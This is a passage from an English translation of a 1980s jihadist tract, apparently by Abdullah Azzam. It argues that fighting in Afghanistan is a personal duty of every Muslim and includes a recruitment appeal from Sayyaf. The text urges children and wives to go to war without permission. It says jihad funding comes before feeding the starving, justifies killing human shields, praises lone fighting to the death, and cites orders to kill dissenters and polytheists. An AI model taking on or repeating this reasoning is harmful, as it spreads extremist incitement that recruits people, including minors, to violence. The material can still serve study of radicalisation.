Shaffie said: "A *Fard Kifaya* is a command directed towards everyone seeking only a response from some".[??] The definition agreed upon by the majority of scholars, of them Ibn Hajib, al Amdi and Ibn Abdu Shakur, state that *Fard Kifaya* is obligatory upon everyone, but is absolved upon the performance of some. People are now arguing about the jihad ruling, and they consider it as *Fard Kifaya*, that means it is obligatory upon everyone, but is absolved when some perform it. According to this opinion, the *Fard* of jihad in Afghanistan is, *Fard Kifaya*. Rather, it is obligatory upon all Muslims on the earth until the completion of this *Fard*, which is the expulsion of the Russians and communists from Afghanistan. The sin is suspended to the necks of all the people until the expulsion of all the communists is complete. Because the *Fard*, or obligation, in the condition of an attack by the *Kuffar* is: the expulsion of the *Kuffar* from the Muslim land.

Some people from far away say, "jihad in Afghanistan needs money and not men". This talk is bare of truth, because the interval of approximately six years of Russian aggression against Afghanistan, the migration of 5 million to the outside, and 7 million refugees inside, scattered in mountains and in the wilderness, is enough to answer this claim.

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[53] Al Mughni by Ibn Qadamah 8/345.

[54] see Al Mahsool by ar Rasi and Tahqiq by Dr. Taha Jabiraj sec.2 31 ص.

As Sayyaf said: "14 countries, the first of them the Soviet Union, followed by the Warsaw Pact and the international communists, are unified in their attack against us. While the Muslims in the Muslim world are still arguing: "is jihad in Afghanistan *Fard Ayn* or *Fard Kifaya*?" So let the Muslims wait until the last man becomes *Shaheed*, then they will believe that jihad is *Fard Ayn*, while its known that up to now there have already been nearly one and a half million *Shuhada*.

The Afghani people say: "The presence of one Arab among us is more loved by us than one million dollars."

The scholar Sayyaf in a call to the *Ulama* and *Da'i* in *Jihad* magazine, ninth issue:

We quote:

بسم الله الرحمن الرحيم

السلام عليكم و رحمة الله و بركاته

All praise be to Allah and may peace and blessings be upon the Messenger of Allah, upon his family, companions and whoever is guided by his guidance.
And what follows:

You are aware that jihad in Afghanistan, began and still continues to raise the words of Allah, and to establish a state founded on the Qur'an. To realize this objective we need mujahideen who properly understand Islam and who are can safeguard the principles of true Islamic jihad, therefore we need *Da'i* and *Ulama*, to continually teach and instruct. You should know that there have already been many tutors and scholars martyred in the fields of jihad in Afghanistan. That is why we are in great need of men who are capable of teaching, tutoring and directing in mujahideen schools, training camps, refugee camps and battle fronts until Allah the Exalted helps us to bring about our expected our aims. We need scholars and tutors more than any other professionals or specialists. May Allah assist us and you in serving Islam and the Muslims.

Your Brother
Abdur Rabbir Rassool Sayyaf.
Baktiya Jaji
3rd Shawal 1405 A.H..

Permission From Parents, Husband and Creditor.

The need for permission is related to the status of the enemy:

1) If the enemy is inside his country, he is not gathering around borders, there is no effect on the Muslim country, and borders are full of soldiers, then jihad in such a situation is only *Fard Kifaya*, and permission is required. This is because obedience to parents and husband is *Fard Ayn* and jihad is merely *Fard Kifaya*. *Fard Ayn* is advanced over *Fard Kifaya*.

2) If the enemy attack a Muslim border or enter any Islamic land, then as we mentioned before, jihad becomes *Fard Ayn* upon the entire population of the country and all around it. In this situation permission is not required. There is no permission for anyone from the other, even the child goes out without the permission of his parents, the wife without the permission of her husband, and the debtor without the permission of his creditor.

The situation of the permission from parents and husband not being required is sustained until the enemy is expelled from the Muslim land, or when there is the accumulation of sufficient numbers to expel the enemy even if all the Muslims in the earth are assembled.

Jihad, when it is *Fard Ayn,* takes precedence over the obedience to parents, which is also *Fard Ayn.* Because, jihad is the protection of the religion, and obedience to parents, is caring for the individual. That is, jihad (with the parents grief and distress it may entail) is protection of the religion which has priority over the protection of the individual. Moreover, Jihad itself is the destruction of the mujahid's self if he is martyred. In which case the protection of the religion is assured. While it is not certain that one's parents would be distressed. The certain takes precedence over the uncertain.

An Example of Fard Ayn and Fard Kifaya

For instance, some people are walking along the sea shore and amongst them is a group of good swimmers. They see a child about to drown. It shouts "save me!", and nobody moves towards him. One of the swimmers wants to move to save him but his father forbids him. Can any scholar in this day and time say that he must obey his father and let the child drown?

This is the example of Afghanistan today. She is crying out for help, her children are being slaughtered, her women are being raped, the innocent are killed and their corpses scattered, and when sincere young men want to move to save and assist them they are criticized and blamed: "how could you leave without your parents' permission?"

Saving the drowning child is *Fard* on all the swimmers who witness him. Before anyone moves there is a call for all to save him. If someone moves to save him, the sin falls from the rest. But, if no one moves, all the swimmers are in sin.

No permission is required before anyone moves, even if the parents forbid the son to save the drowner, they must not be obeyed. Because, the call in the beginning for a *Fard Kifaya* is the same as the call for a *Fard Ayn*. The difference emerges only after. If some answer the call, then the sin falls from the rest. If none respond, all are in sin.

Ibn Taymia said: "If the enemy attacks, there is no room for argument. In fact defense of their onslaught on religion, lives and all things held dear is obligatory as agreed upon by all"[55].

The evidence for the permission from parents in *Fard Kifaya* and the absence of permission in *Fard Ayn* is taken from the reconciliation of two hadith:

First: A hadith reported by Bukhari. Abdullah Ibn Amr Ibn al Aas (ra) said: "A man came to the Prophet (saw) asking his permission for jihad. He said, "are your parents alive". He answered yes. He said, "in them is your jihad".

Second: Ibn Haban narrated from Abdullah Ibn Amr (ra)[56]: "A man came to the Prophet (saw) and asked him about the best deed. He said, "the prayer". He said, "and what?". He said, "jihad". He said, "I have two parents". He said, "I order you good by them". He said, "by the One who sent you with the truth I will fight jihad and leave them". He said, "you know best".[57]

Al Hafiz said: "It is understood that here jihad was *Fard Ayn* in order to reconcile the two (hadith)."[58]

Permission From the Sheikh and Tutor

There is no narration that we know of from any of the earlier scholars or predecessors saying that the sheikh or tutor has the right to give permission to his pupil for acts of worship, whether they are *Fard Kifaya* or *Fard Ayn*. Whoever says otherwise, let him bring forward an item from the *Shariah* or a clear evidence. Every Muslim must

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55 Al Fatawa al Kubra 4/607.

56 see Fath al Bari 6/105.

57 Fath al Bari 6/106 verified by Ibn Haban and it is sahih and devalued by al Hafiz in Al Fath, he said it was hasan or sahih.

58 Fath al Bari 6/106.

set out for jihad without asking permission from his sheikh or tutor. The permission from the Lord of the Worlds takes precedence, and He has already given permission. More than that, he has obligated it.

Ibn Hubayra said: "Of the plots of the *Shaytaan* is to raise false gods in misinterpretations to make idols worshipped besides Allah. When the truth is made evident he suggests: "This is not the practice of our *Mathhab."* Thus, remaining loyal to one he esteems and preferring him to the truth.

If this pupil wants to study engineering, medicine or history in a western country or in America, where the *Fitnah* is like a black night, where temptation crashes around him like waves and the oceans of aflamed desires are astir. I say, if this pupil leaves without permission of his sheikh, he or any others would not be angered. But if he goes out for *Ribatt* or jihad, you find the tongues directed towards him from every side saying: "How can he go out without permission?" The sheikh failed to recall the noble words of the Prophet (saw): "One night of guard duty in the cause of Allah the Exalted is better than a thousand nights stood in prayer and days of fasting."[59]

In sahih Muslim: "*Ribatt* one day and one night is better than a month of fasting and praying. If he dies, his works continue on after him, his sustenance is provided for, and he is safe from the *Fittan*.[60]"[61] And: "A march by morning in the cause of Allah, or an afternoon march, is better than the world and what is in it." Agreed upon.

It is upon the sheikh and his pupil to rush towards deeds and hasten towards good, and not to let the advice of the Messenger of Allah (saw) escape them: "Take opportunity of five before five: your life before your death, your health before your sickness, your spare time before you are occupied, your youth before your old age and your wealth before your poverty."[??] It is also upon them to pay close attention to the sahih hadith: "To stand one hour in the battle line in the cause of Allah is better than sixty years of night prayer." Reported by Ahmad, al Hakim and ad Darami.[63] Ash Shaffie said: "The Muslims are agreed that if a *Sunnah* of the prophet is made clear to you, it is not permitted to leave it upon the saying of anyone."

Jihad With One's Wealth

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[59] Narrated by Ibn Maja, at Tabarani, al Bahiqi, Sahih al Hakim, aknowledged by ath Thahabi, and al Hafiz said its chain of narration is hasan, see al Fath al Rabbani 10/95.

[60] *Fittan*: who causes the great *Fitnah*, i.e. questioning in the grave or *ad Dajjal* (the Antichrist)

[61] Mukhtassir Muslim 1075.

[62] Narrated by al Hakim and al Bahiqi and it is sahih. See Sahih al Jamia as Sahih by Albani 1088.

[63] Sahih al Jamia as Saghir by Albani 4305.

There is no doubt that jihad by one's person is superior to jihad by one's wealth. Consequently, the rich in the time of the Prophet (saw), were not excused from participating with their persons, such as Uthman and Abdur Rahman Ibn Auf (ra). Because, the purification of the soul and the evolution of the spirit, is lifted to great heights in the midst of the battle. That is why the Prophet (saw) advised one of his companions in these words: "...hold to jihad, because it is the monasticism of Islam."[64] Hadith sahih reported by Ahmad.

That is why, when the Prophet (saw) was asked: "is a person put to trial in his grave?" He said, "the flashing of swords above his head is sufficient trial for him."[65] Hadith sahih, reported by Nasa'i.

Furthermore, the Prophet (saw) warned about being preoccupied with the world away from jihad. He once pointed to a plough and said: "It does not enter a people's homestead except that Allah enters humiliation with it".[66] Reported by Bukhari in his *Sahih*. Also, in sahih hadith: "If you practiced *Tabaiya al Ainiya* (i.e. selling goods to a person for a certain price and then buying them back from him for a far lesser price), followed the tails of cows, satisfied yourselves with agriculture, and abandoned jihad, Allah will cover you with humiliation and will not remove it until you return to your religion."[67] Reported by Abu Daud.

Similarly, in the sahih hadith: "Do not take *Day'at*, it will make you satisfied with the life of this world".[68] Reported by at Tirmithi. *Day'at* is real estate or craft. In this hadith the Messenger of Allah (saw) has listed the distractions of the world and the sources of preoccupation: agriculture, trading with interest and the con of *Al Ainiya*, animal farming, industry and craft (*Day'at*). To be preoccupied with these, in the time when Islam is being subjected to confrontation in the battle field, verging on eradication, is considered *Harram* and a tremendous sin according to the *Shariah.*

The jihad by one's wealth is obligatory if the mujahideen are in need of it, *Fard* upon women and children's wealth, even if jihad is *Fard Kifaya,* as decided by Ibn Taymia.[69] That is why it is forbidden upon the people to make savings in the time of need. Ibn Taymia was asked the question: "we have only sufficient moneys to feed the starving, or to fund the jihad, which would otherwise suffer". He answered, "We give

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[64] Sahih al Jamia as Saghir by Albani 4305.

[65] Sahih al Jamia as Saghir by Albani 4359.

[66] Silsilah al Ahadith as Sahih by Albani 10.

[67] Silsilah al Ahadith as Sahih by Albani 11.

[68] Silsilah al Ahadith as Sahih by Albani 12.

[69] Al Fatawa al Kubra 4/608.

priority to the jihad, even if the starving must lose their lives. As in the case of the human shield, in which they are inadvertently killed by our hands, here they die by Allah's action".[70]

Al Qurtubi said[71] : The scholars are in agreement that if any need befalls the Muslims, after they have paid out the *Zakat*, they are required to spend from their own resources to take care of that need". Malik said[72] : "It is obligatory upon the people to pay the ransom on those taken hostage from among them, even if it exhausts their wealth. This too is agreed upon."

The protection of the religion takes precedence over the protection of individuals, the protection of individuals takes precedence over the protection of wealth. Therefore the wealth of the rich is not more valuable than the blood of mujahideen.

Let the rich beware and take heed of the law of Allah concerning their wealth, while jihad is in great need of that wealth, as is the religion of the Muslims and their countries which are on the brink of disappearance. The rich are drowning in their desires yet, if they could just abstain for one day from their desires, and hold back their hands from wasting money on trivialities, and instead direct it to mujahideen in Afghanistan, whose feet are lacerated by the ice and who are dying from the cold. They find no food for their day nor any ammunition with which to defend their blood.

I say, if the rich were to direct what they waste in one day to the Afghani mujahideen, their money, by the permission of Allah, would help to cause a great leap forward towards victory. The major scholars, the foremost among them, the Honorable Sheikh Abdul Aziz Bin Bazz, have passed a *Fatwa* which declares that directing the *Zakat* to the Afghani mujahideen is of the finest deeds and the best charity.

Summary

One: Jihad by your person is *Fard Ayn* upon every Muslim in the earth.

Two: No permission for one from another for Jihad and no permission from the parents for the child.

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[70] Al Fatawa al Kubra 4/608.

[71] Al Qurtubi 2/242.

[72] Al Qurtubi 2/242.

Three: Jihad by your wealth is *Fard Ayn* and it is *Harram* to make savings while the jihad is in need of the Muslims' money.

Four: Neglecting the jihad is like abandoning fasting and praying, more than that, neglecting the jihad is worse in these days. We quote from Ibn Rushd: "It is agreed that when jihad becomes *Fard Ayn* it takes precedence over the *Fard* of Hajj."

Chapter 4
Big Questions
Important Questions

Can we fulfill this Fatwa in our time?

Someone might say after all this: We already know that jihad with your person today is *Fard Ayn* and that jihad is now obligatory like prayer and fasting, moreover, that jihad by your person takes precedence over prayer and fasting by the saying of Ibn Taymia: "The first obligation after *Iman* is the repulsion of the enemy aggressor who assaults the religion and the worldly affairs".[73]

The prayer may be delayed, joined together, its *Rakat*'s reduced or it's positions altered when in jihad. In the two *Sahih*: "Allah filled their homes and their graves with fire as they kept us busy from our middle prayer until the sun disappeared".

And, the mujahid can break his fast in Ramadan, as reported by Muslim, that the Messenger of Allah (saw) broke his fast on his way to open Mecca and said: "You are going to meet your enemy in the morning. Breaking your fast makes you stronger, therefore, break your fasts".

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[73] Al Fatawa al Kubra 4/608.

It has been made clear to us that no permission is required for anyone when jihad is *Fard Ayn*, as no permission is required from the father, the sheikh or the master for the obligatory morning prayer before the rising of the sun.

Similarly, no permission is required in obligatory jihad. Let us say, if the father and the son slept in one place, and the son wanted to pray *Fajr* but his father sleeps. Does anyone suggest that the son must take permission from his father to pray the obligatory prayer? Suppose that the father forbid his son from performing the prayer for some reason or other, perhaps not to disturb the other people who are sleeping (who don't pray *Fajr*) or because his father does not want to pray. Does the son obey his father? The answer is clear: "Obedience is in what is right".[74] Agreed upon, *Sahih al Jamia* 2323. "There is no obedience to the creation in disobedience to the Creator". Hadith sahih reported by Ahmad and al Hakim. "There is no obedience to one who obeys not Allah".[75] Hadith sahih reported by Ahmad. Neglecting jihad is a sin, and there is no obedience to the creation in disobedience to the Creator.

About Permission

The matter of permission: To clarify this question we say, with the assistance of Allah, the companions (ra) never sought permission from the Messenger of Allah (saw) once the flag was raised and the *Ummah* was called forth. But the seeking of permission and consultation from the Messenger of Allah (saw), was sought if they had personally decided to go out or after they had registered their names for an expedition. In the sahih hadith reported by Ahmad and Nasa'i from Muawiya Ibn Jahima as Salmi: "Jahima came to the prophet and said, "Oh! Messenger of Allah (saw) I want to join an expedition and I came to consult you". He said, "do you have a mother?" He said yes. He said, "stay with her for Paradise is at her feet".[76]

In another narration: "I have been registered for such and such an expedition" i.e."I signed up". This was at a time when jihad was *Fard Kifaya*.

If jihad becomes *Fard Ayn* after the call, to ask permission of the Prophet (saw) would be a clear sign of hypocrisy. For the decisive verses have been revealed: **"Those who believe in Allah and the Last Day would not ask your leave to be exempted from fighting with their properties and their lives, and Allah is the all knower of** ***Al***

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[74] Sahih al Jamia as Saghir by Albani 3967.

[75] Sahih al Jamia as Saghir by Albani 7397.

[76] Nayl al Autar 8/37.

Muttaqun[77]**. It is only those who believe not in Allah and the Last Day and whose hearts are in doubt that ask your leave** (to be exempted from jihad)**. So in their doubts they waver."**[78]

With reference to the Rightly Guided Caliphs, Abu Bakr, Umar, Uthman and Ali (ra), we don't know of the companions or predecessors asking their permission. It was not the case that every single one who wanted to join an expedition or to fight jihad, came to Abu Bakr for his permission. The important thing is that the flag must be raised, and troops sent out.

Furthermore, with reference to *Amirul Mu'mineen* after the Caliphs, we don't know of anyone who wanted to make *Ribatt* or fight in jihad who was taking authorization from them. Neither do we know of any Muslim in Islamic history being punished by an *Amir* for participating in jihad or an expedition without authorization. Actually, authorization was sought from the commander in the battle field during the expedition or attack in order to maintain organization and not to spoil the plan of the Muslims.

Some Muslim scholars like Auza'i specified that authorization from the Imam is only for soldiers salaried by the state. Ar Ramli said in *Nihayat al Mahtaj* 8/60: "To join an expedition without authorization from the Imam or his second in command is a hated thing, except under the following three conditions:

1- If seeking permission jeopardizes the objectives.
2- If the Imam incorrectly calls off the expedition.
3- If one thinks he will be unjustly or incorrectly refused authorization. Confirmed by al Balqini."

We point out that all this is when jihad is *Fard Kifaya.* But, if jihad becomes *Fard Ayn* there is no permission. Ibn Rushd said: "The Imam must be obeyed even if he is unjust. As long as he does not order a sin. Forbidding from the jihad which is *Fard Ayn* is a sin.[79]

We continue declaring this case: permission is required in *Fard Kifaya,* only after sufficient numbers of mujahideen have been assembled to be able to fulfill the *Fard.* Before this sufficiency is attained, the call is directed to all and is obligatory upon all, but is absolved by the performance of some. There is no difference between *Fard Kifaya* and *Fard Ayn* before the sufficiency (*Kifaya*) is met.

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[77] Pious God-fearing people.

[78] Soorat At Tauba 44,45.

[79] see Fath al 'Ali al Malik by Sheikh 'Alish 1/390.

Before the sufficiency, there is no seeking of permission. Permission is sought for only after it is known from the Muslims in the battle field that the required numbers have been assembled to enable the fulfillment of the *Fard.*

After all this someone may say:

We know that jihad is *Fard Ayn* and there is no permission whatsoever from any for jihad, yet there are still some important questions:

First Question

How can we apply the General March practically in our time?

Some people feel that the General March as it is required in Islam, that the woman leaves without her husband's permission, and the son without his father's permission, is very demanding for the following reasons:

1- Any Islamic territory is not large enough for one thousandth of all the thousands of Muslims.
2- This leads to the disruption of the Islamic education process which is considered to be the hope, with Allah's permission, for saving the *Ummah*.
3- This leads to a process of evacuation of Islamic areas, that if everyone left for jihad in Palestine or Afghanistan, they would leave an openings for Communists, Bathists, Nationalists and Secularist.

Answer:

If only the Muslims would apply their Lord's command and implement the laws of their *Shariah* concerning the General March for just one week in Palestine, Palestine would be completely purified of Jews. Similarly, the situation in Afghanistan would not last long if only the *Ummah* would march forward. Moreover, there would not be an absence of *Da'i,* nor would their homes be destroyed by the going out of their women. Instead, in every instance, we wait and we weep. We watch the Islamic region as it falls under the domination of the *Kuffar*, until it is swallowed whole, then we finally eulogize with much sighing and streaming tears.

Unfortunately, when we think about Islam we think nationalistically. We fail to let our vision pass beyond geographic borders that have been drawn up for us by the *Kuffar.*

The son of the town of Ar Ramsa in Jordan on the Syrian border senses a belonging and thinks Islamically about the son of Aqaba in Jordan, six hundred kilometers away, more than he does about the son of Dara, a Syrian town, ten kilometers from Ar Ramsa.

In spite of the fact that the son of Dara and the son of Aqaba are both Muslim worshippers, though the son of Dara is more religious than the son of Jordanian Aqaba.

Second Question

Can we fight jihad while we haven't an Amir?

Yes we fight, and we haven't an *Amir*. None has said that the absence of a community of Muslims under an *Amir* cancels the *Fard* of jihad. In fact we have seen Muslims at the time of the Crusades and during the Tar-tar invasions fighting with different *Amir*'s. In Halab (in Syria) there was an *Amir*, in Damascus there was an *Amir*, and in Egypt there was more than one *Amir*. Some of these even asked help from Christians against their brother *Amir*, as what happened when Shawar asked help from Christians against another *Amir* , Dar Gham, in Egypt.

Not one of the scholars has said that such a situation and such corruption cancels the obligation of jihad for the defense of the Muslim lands. On the contrary it multiplies their duty. The same thing happened in Andalusia, as the poets said:

"They were divided into sects, each in their places,
Each place an Amir and each its pulpit"

And another wrote,

"That which made me dispair of Andalusia, were the king's titles,
Great titles of which they were not worthy,
Like the cat who mimics the lion by puffing himself up"

Not one of the scholars has said that there is no jihad under these conditions, in fact, the scholars were themselves in the front lines of Andalusia.

The battle may be void of a legitimate commander appointed by the *Amir*. As it was on the Day of Mu'tah. Khalid Bin Walid stood up and raised the flag, that by him, Allah saved the Muslim army. And, for this he was commended by the Prophet (saw).

Maybe the Imam or the *Amir al Mu'mineen* is not present, this does not annul the obligation of fighting and the defense of the Muslim lands. We do not wait for the Caliphate to be restored. Because, the Caliphate does not return through abstract theories, amassed knowledge and studying. Rather, jihad is the right way to reform the divided authorities to the ultimate authority of the Caliphate.

The mujahideen choose their *Amir* for jihad from amongst themselves. He organizes them and unifies their efforts and makes the strong support the weak. In a sahih hadith from Uqbah Bin Amar, who was amongst the to-be-mentioned party, said: "The Prophet (saw) sent out a party and he chose from amongst them a swordsman (leader). When he returned he said, "I have not seen the like of when the Prophet (saw) blamed us. He said, "are you unable that if I send a man and he fails to apply my order to replace him with one who applies my order."[80]

The Messenger of Allah (saw) encouraged them to change the *Amir* of the party even if he was given the flag by the noble hand of the Prophet himself. So how is it if there is no *Amir* from the beginning? Of the most critical situations requiring an *Amir* is that of wartime.

Ibn Qadama said in *Al Mughni* 8/253: "The absence of an Imam does not postpone the jihad because much is lost in its postponement".

If the people choose an *Amir,* he must be obeyed. As mentioned in *Fath al Ali al Malik* 1/253.

The Sheikh Miyara stated that if there is an absence of an *Amir*, and the people are agreed to appoint a great one in this time, to pave their ways, to make the strong support the weak, and he exerts his effort to achieve this to the best of his ability, it is evident that to stand against him is not permitted. Who opposes him seeking to create sedition, disobeys Islam and disrupts the *Jamat.* In *Sahih Muslim*: "Surely it will be predicaments and predicaments and who wants to disrupt the order of this *Ummah* while they are a whole, kill him whoever he is". And: "Who came to you while you are united under one man, and wants to disrupt your *Jamat* kill him".

Third Question

Can we fight in Afghanistan while the leaders are separated and at difference?

It is obligatory to fight in Afghanistan with leaders that are separated and who are at difference with each other. Because, fighting is for the defense of the Muslims against the aggression of Atheists.

There is nothing which forbids fighting against unbelievers and atheists when there is more than one Islamic group present. That we consider the leader of each group as the *Amir* of combat for that group.

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[80] Abu Daud and Ahmad and Sahih al Hakim and agreed upon by ath Thahabi. See Fath ar Rabbani 14/45.

Fourth Question

Does one fight alone if the rest stay behind?

Yes he fights alone because Allah the Almighty the Majestic revealed these words to His Prophet (saw): **"Then fight** (O Mohammed s.a.w.) **in the cause of Allah, your are not tasked** (held responsible) **except for yourself, and incite the believers** (to fight along with you) **it may be that Allah restrain the evil might of the disbelievers. And Allah is stronger in might and stronger in punishing."**[81]

This verse orders the Messenger (saw) in two obligations:

1- Fight, even if alone.
2- Incite the believers.

The Lord of Honor relates the wisdom of fighting. It is for restraining the evil might of the unbelievers because unbelievers fear not our presence unless we fight: **"And fight them until there is no more *Fitnah*** (disbelief and polytheism: i.e. worshipping others besides Allah) **and the religion** (worship) **will all be for Allah alone..."**[82] By neglecting fighting, *Shirk*, which is the *Fitnah* spreads, and *Kufr* becomes victorious. The companions (ra) understood this verse according to its apparent meaning. Abi Ishaq said: "When a man throws himself at the *Mushrikun* does *he throw himself into destruction by his own hands*?" He said, "No, because Allah sent his Messenger (saw) and He said: **"Then fight** (O Mohammed s.a.w.) **in the cause of Allah, your are not tasked** (held responsible) **except for yourself..."**, what you cited refers to spending.[83]" Reported by Ahmad and verified by al Hakim and agreed upon by ath Thahabi. Ibn Arabi said in *Ahkam al Qur'an* 2/954: "There may arise such a situation in which it is obligatory upon each and every one to march forward, when jihad is *Fard Ayn* if the enemy invades one of our countries or he surrounds one of our territories. Then, it is obligatory upon the whole of creation to march out for jihad. If they fail to respond, they are in sin. If the march is general, due to the enemy's occupation of a territory or capture of prisoners, the march is obligatory upon everyone. The light, the heavy, the riding, the walking, the slave and the

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[81] Soorat An Nisa': 84.

[82] Soorat Al Anfal: 39.

[83] The meaning of "what you cited refers to spending" is derived from the verse **"And spend in the cause of Allah** (i.e. jihad of all kinds etc.) **and do not throw yourselves into destruction by your own hands..."** for neglecting the spending in the cause of Allah is the destruction. Al Fath ar Rabbani 14/8.

free man shall all go out. Whoever has a father, without his permission and whoever has not a father, until Allah's religion prevails, defends the territory and the property, humiliates the enemy and rescues the prisoners. On this there is no disagreement. What does he do is the rest stay behind?

He finds a prisoner and pays his ransom. He attacks by himself if he is able, and if not he prepares a warrior."

Fighting alone pleases Allah. As in a *Hasan* hadith reported by Ahmad and Abu Daud, he (saw) said: "Our Lord marvels at a man who attacks in the cause of Allah while his companions are beaten back and he knows what is upon him and he returns towards the fight until his blood is spilt and Allah the Almighty the Majestic says to his Angels: "Look at my slave he returned desiring that which is with Me and fearing that which is from Me until his blood was spilt.""

Fifth Question

Do we fight alongside Muslims that are below acceptable levels of Islamic education?

This question comes from certain people and some of them are sincere. They ask how can we fight with people like Afghanis, amongst them truthful, amongst them the dishonest, where smoking and *Niswar* (type of Tobacco) is widespread, for which he would even sell his gun? They are a people who adamantly follow their Hanafi *Mathhab* and some of them wear talismans.

Before I clarify the ruling of the *Shariah*, I say: show me a Muslim people on the earth who do not have similar problems. Shall we leave the Kuffar in every Muslim land because these problems are present?

Answer

We must fight because fighting is based on confronting the greater harm. This principle is mentioned in *Al Ahkam al Adial al Mad*, article 26: "The private harm should be bared to protect the public from it". Article 27: "The greater harm may be resolved by the lesser harm". Article 28: "If one cannot act except by committing one of two evils, he performs the lesser to repel the greater". Article 29: "The lesser of two evils is selected first". We must choose from two evils; which is the greater evil: that Russia takes Afghanistan, turns it into a *Kaffir* country and forbids Qur'an and Islam for it. Or, jihad with a nation with sins and errors?

Ibn Taymia said in *Majmuat al Fatawa* 28/506: "It is from the principles of *Ahlul Sunnah wal Jammah* to participate in an expedition with every good and bad Muslim. As the Prophet (saw) informed us, Allah may support this religion even with a bad man or an immoral people. If an expedition is not possible except with bad *Amir*s or with sinful soldiers, he must select one of the following two: to turn away from them, leaving the expedition in their hands, in which case the enemy could overrun the remaining people, which is a greater harm for them in their religion and their lives. Or, participate in an expedition with a bad *Amir*, and in this way the more harmful of the two options may be resolved. Even if the Muslims cannot manage to preserve all of their practices, at least they manage to preserve most of them. It is obligatory in this situation and in any similar situation. Many expeditions with the Rightly Guided Caliphs happened in this manner. The Prophet (saw) affirmed: "There is good in the forelocks of horses until the day of resurrection as reward and booty". As long as they are Muslims it is obligatory to fight alongside with them." The banner in Afghanistan is Islamic and the goal is the establishment of the religion of Allah in the earth.

If only the Muslims had fought in Palestine, in spite of the corruption that was present in the early stages, and before the situation had become aggravated with the arrival of George Habash, Naif Hawatma, Father Capici and their likes, Palestine would not have been lost.

While all the leaders of the Afghani jihad fast and pray, along with other practices, and are calling for Islam.

It is obligatory to fight with any Muslim people as long as they are Muslims. It does not matter how bad or corrupted they are as long as they are fighting the *Kuffar*, People of the Book or Atheists.

Shawkani said in *Nayl al Awtar* 8/44: "The scholars agree that it is allowed to seek help from bad or corrupted Muslims against the *Kuffar*."

Sixth Question

Can we seek help from the Mushrikun if we are in a weak condition?

Some people believe in seeking help from America and western states for jihad in Afghanistan, and seeking help from Russia against Jews in Palestine. This type of assistance is *Harram* by the agreement of the scholars of *Fiqh* and it forfeits the ultimate aim of jihad. There are several contradictory hadith on this subject. The following are hadith that forbid seeking help from *Kuffar*.

1- Hadith in *Sahih Muslim*: He (saw) said to a *Mushrik* on the Day of Badr, "Get back, I will not accept the help of a *Mushrik*."[84]

2- Another hadith: "We do not seek help from *Mushrikun* against *Mushrikun."* Reported by Ahmad and at Tabarani. Haythami said in *Majmuat az Zawayd*: "The men Ahmad and at Tabarani are trustworthy." And there is a sahih narration that Safwaan Bin Umaya fought alongside the Prophet (saw) and he was a *Kaffir*."

An Nawawi said, in *Tahtheeb al Asma wal Loughat* 263: "Safwan Bin Umaya saw Hunayn with the Prophet (saw) as a *Kaffir".* The Messenger of Allah (saw) borrowed on the Day of Hunayn the shields from Safwan Bin Umay. He said to him, "this loan will be returned to you". Sahih hadith reported by al Hakim, see *Sahih al Jamia* 3862. It is well narrated by the Biographers that Qasman marched out with the Prophet (saw) on the day of Uhud and killed three flag bearers of the *Mushrikun.* The Prophet (saw) said of him: "Allah may support this religion by an evil man." Consequently, because of the contradictory hadiths the scholars differ as to how to reconcile them. The seeking of help from the *Mushrikun* was forbidden but later abrogated. Al Hafiz in *Al Talkhees* said this is the best reconciliation, and ash Shaffie agrees.[85]

The four major scholars of *Fiqh* are in agreement that seeking assistance from the *Kuffar* is restricted to conditions:

1) The rule of Islam must have the upper hand, that is to say, the Muslims must be stronger than the combined group of the *Mushrikun* from whom they are seeking help as well as the *Mushrikun* they are fighting. In case of the collaboration of the *Kuffar* against the Muslims.
2) The *Kuffar* must have a good opinion of the Muslims, and the Muslims must feel safe from their treachery and this is estimated from their behavior.
3) The Muslims must be in need of the *Kaffir* or the *Kuffar* they ask help from.

Opinions of the Mathhabs

Hanafi Opinion

Mohammed Bin al Hasan said[86]: "It is acceptable for Muslims to ask help from the *Mushrikun* against the *Mushrikun* if the rule of Islam has the upper hand." Al Jassas[87]

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[84] Nayl al Autar 7/128.

[85] Nayl al Autar 8/44.

[86] Sharaha Kitab as Sir Faqara 201.

said: "Our peers said, "it is acceptable to seek help in fighting from *Mushrikun* against *Mushrikun* that when the coalition becomes dominant, the rule of Islam is uppermost.

Maliki Opinion

Ibn al Qasim said[88]: "It is not my opinion that they may seek their assistance in fighting alongside with them unless they occupy servant roles, then I see no problem with this." Malik said[??]: "It is not my opinion that they may seek help from *Mushrikun* against *Mushrikun* unless they occupy servant roles".

Shaffie Opinion

Ar Ramli said[90] "The Imam or second in command may ask help from the *Kuffar* even if they are *Ahlul Harb* if he knows they have a good opinion of us under the condition that we need them to serve or fight because we are few."

Hanbali Opinion

Ibn Qadamah said[91]: "From Ahmad it is permissible to ask help from the *Mushrikun*, in fact it is Ahmad's opinion that the *Kaffir* has a share in the booty if he participated in the expedition under the Imam. He went outside of the opinion of the majority which does not allow him a share.

The Revelation of the Order to Fight

Many writers commit errors on the subject of the permissibility of making peace. They quote Qur'anic text without knowing the chronological order of the revelation. While they must have knowledge of the succession of verses on jihad in the Qur'an that

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87 Ahkam al Qur'an by Jasssas.

88 Al Maduna 2/40.

89 Al Qurtubi 8/100.

90 Nihayat al Mahtaj 8/58 and Takmila al Majmua 19/28.

91 Al Mughni 8/414.

lead up to the revelation of the Verse of the Sword in soorat At Tauba: **"...and fight against the *Mushrikun*** (polytheists, pagans, idolaters, disbelievers in the oneness of Allah, etc.) **collectively, as they fight against you collectively, but know that Allah is with those who are *Al Muttaqun*."**[92]

"...Then kill the *Mushrikun* wherever you find them, and capture them and besiege them and prepare for them each and every ambush..."[93] Ibn al Qayim explained in *Zad al Mi'ad* that jihad was permitted during the *Hijr*, then it was ordered to combat those who fought them, finally it was ordered to fight the *Mushrikun* in general.

